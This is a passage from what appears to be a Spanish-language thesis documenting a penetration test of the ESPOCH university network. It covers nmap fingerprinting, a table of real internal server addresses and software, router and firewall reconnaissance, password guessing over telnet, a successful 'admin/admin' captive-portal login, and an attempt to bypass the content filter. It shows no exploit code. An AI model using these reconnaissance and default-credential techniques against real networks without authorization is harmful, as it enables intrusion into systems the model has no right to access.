
Figura IV.37 Información del Sistema 192.168.0.3

Figura IV.38 Información del Sistema 172.30.60.6

Figura IV.39 Información del Sistema 172.30.60.13

Figura IV.40 Información del Sistema 172.30.60.16

Además en uno de los servidores 192.168.0.3 hemos obtenido información adicional a cerca de los sistemas que presentamos a continuación



Match | Class | Fingerprint

%	Name	DB Line
98	Linux 2.6.9 (CentOS 4.4)	0
98	Linux 2.6.9 - 2.6.24	0
96	Linux 2.6.9	0
93	Blue Coat Director (Linux 2.6.10)	0
91	HP Brocade 4Gb SAN switch	0
90	Infoblox NIOS Release 4.1r2-5-22263	0
89	Linux 2.6.22.1-32.fc6 (x86, SMP)	0
88	Linux 2.6.20-gentoo-r8 (Gentoo, x86, SMP)	0

Match | Class | Fingerprint

%	Vendor	Type	Family	Version
98	Linux	general purpose	Linux	2.6.X
91	HP	switch	embedded	
90	Infoblox	specialized	NIOS	4.X
87	Cisco	firewall	Linux	2.6.X
87	ISS	firewall	Linux	2.4.X
87	Cisco-Linksys	WAP	embedded	
86	NetworksAOK	firewall	embedded	
86	FreeBSD	general purpose	FreeBSD	6.X
85	Actiontec	WAP	Linux	2.4.X
85	Linksys	WAP	embedded	
85	Netgear	WAP	embedded	
85	MontaVista	general purpose	Linux	2.4.X
85	Western Digital	storage-misc	Linux	2.6.X

Figura IV.42 Información del Sistema 192.168.0.3

Por lo tanto podemos construir la siguiente tabla donde introduciremos la información de los sistemas que tenemos hasta el momento de los servidores que estamos testeando.

Dirección IP	Sistema Operativo	Sistemas
201.218.5.2 192.168.0.2	Centos	Apache 2.2.3
201.218.5.2 172.30.60.16	Centos	Apache 2.2.3

201.218.5.3 192.168.0.3	Centos	Apache 2.2.3
201.218.5.5 172.30.60.5	No Identificado	Apache
201.218.5.6 172.30.60.6	Windows XP SP 2 o 3	Microsoft IIS/6.0
201.218.5.9 172.30.60.13	Windows Server 2003	Microsoft IIS/6.0

Tabla IV.XVIII Sistemas de los Servidores

4.2.4. Búsqueda de Vulnerabilidades y Verificación

Empezaremos verificando en la maquina 192.168.0.2




Figura IV.43 Apache en 192.168.0.2

Figura IV.44 Webmin en 192.168.0.2

Figura IV.45 ssh en 192.168.0.2

Se ha comprobado que los servicios están disponibles

Ahora verificaremos a 192.168.0.3

Figura IV.46 ssh en 192.168.0.3

Vemos que efectivamente el servicio ssh para root existe pero no nos permite ingresar sin clave

Para verificar a 172.30.60.5 tenemos lo siguiente

Figura IV.47 ssh en 172.30.60.5

El resto de servicios no se pueden verificar ya que este servidor esta rechazando las peticiones

Seguimos con la verificación de 172.30.60.6 y a 172.30.60.13

En este servidor si responde incluso se ha realizado un ping y responde a las peticiones sin ningún problema

Por último verificamos el servidor 172.30.60.16

Figura IV.48 ssh en 172.30.60.16

Figura IV.49 apache en 172.30.60.16




Figura IV.50 webmin en 172.30.60.16

En este caso hemos encontrado la página evirtual.espoch.edu.ec y webmin con esto hemos terminado con la comprobación.

4.2.5. Testeo del Router

Según el escaneo realizado se encontró la ip del routers:




Figura IV.51 Traceroute para identificar Router

Como se ve en las graficas de la respuesta al comando traceroute podemos observar que pasa por 172.30.128.1 así que procedemos a hacer un nmap sobre esa dirección y obtenemos lo siguiente:




Figura IV.52 Servicios del Router

Sobre la información del sistema:




Figura IV.53 Información del Sistema del Router

Para verificar hacemos lo mismo con otro servidor para constatar el salto con traceroute y tenemos.




Figura IV.54 Verificación de Saltos del Router

De esta manera podemos constatar que para ir hacia los servidores pasamos necesariamente por el router que ahora sabemos es cisco.

Ahora intentaremos acceder a este router utilizando el puerto 23 con telnet




Figura IV.55 Accediendo al Router

Vemos que efectivamente el nmap está en lo correcto ya que nos está solicitando una clave tratamos con las más comunes pero no nos permite el acceso.

4.2.6. Testeo de Firewall

Para el firewall primeramente hemos identificado la ip de la maquina mediante un traceroute y hemos obtenido la siguiente información

Figura IV.56 Identificando la IP del Firewall

Gráficamente se vería así el traceroute realizado anteriormente




Figura IV.57 Saltos del Firewall

Como podemos observar después de saltar por el router llega a fg.espoch.edu.ec en la dirección 172.30.60.3 ahora realizaremos un nmap sobre esta dirección para recolectar mas información.




Figura IV.58 Servicios del Firewall

Sobre la información del sistema tenemos




Figura IV.59 Información del Sistema del Firewall

Ahora verificaremos los servicios para ver si están corriendo

Figura IV.60 ssh en firewall

El servicio ssh está en ejecución los otros servicios son el Osiris que se trata de un servicio para la detección de intrusos y fortinet vpn para la configuración de redes privadas virtuales.

4.2.7. Testeo de Sistemas de Detección de Intrusos

Como ya hemos dicho tenemos direccionamiento IP lo que necesitamos para empezar este test es acceso a internet por lo tanto procedemos a abrir nuestro browser en mi caso firefox y nos aparece lo siguiente:

Figura IV.61 Portal Cautivo ESPOCH

Podemos observar que se nos re direcciona hacia un portal cautivo así que podemos decir que la ESPOCH maneja un servidor radius ya que nos está solicitando un usuario y una clave, intentaremos usar uno de los usuarios obtenidos un el test de recolección de documentos así que introducimos admin como usuario ya que es uno de los usuarios más comunes y duplicaremos el mismo para la clave.




Figura IV.62 Autenticación ESPOCH

Una vez ingresado usuario y clave para nuestro caso admin admin, verificamos que hemos obtenido acceso a internet sin mayores inconvenientes.




Figura IV.63 Saltos desde la Red Inalámbrica ESPOCH

Ahora podemos verificar con zenmap que la salida hacia el internet lo hace el servidor radius por la interface 0.0.0.0

Ahora verificaremos las medidas de contención empezaremos comprobando si tenemos restringida alguna paginas de porno, empezaremos con megaporn y poringa




Figura IV.64 Accesos denegados

Efectivamente están bloqueadas por estar en la categoría de Pornografía, ahora veremos si podemos abrirlas buscando en google una forma de saltar el proxy.




Figura IV.65 Búsqueda Saltar Proxy

Como se puede observar hemos buscado lo más lógico y nos aparece un sin número de resultados intentemos abriendo uno publicado en taringa ya que en mi forma de ver es una de las paginas donde más completa se publica la información así que tenemos:

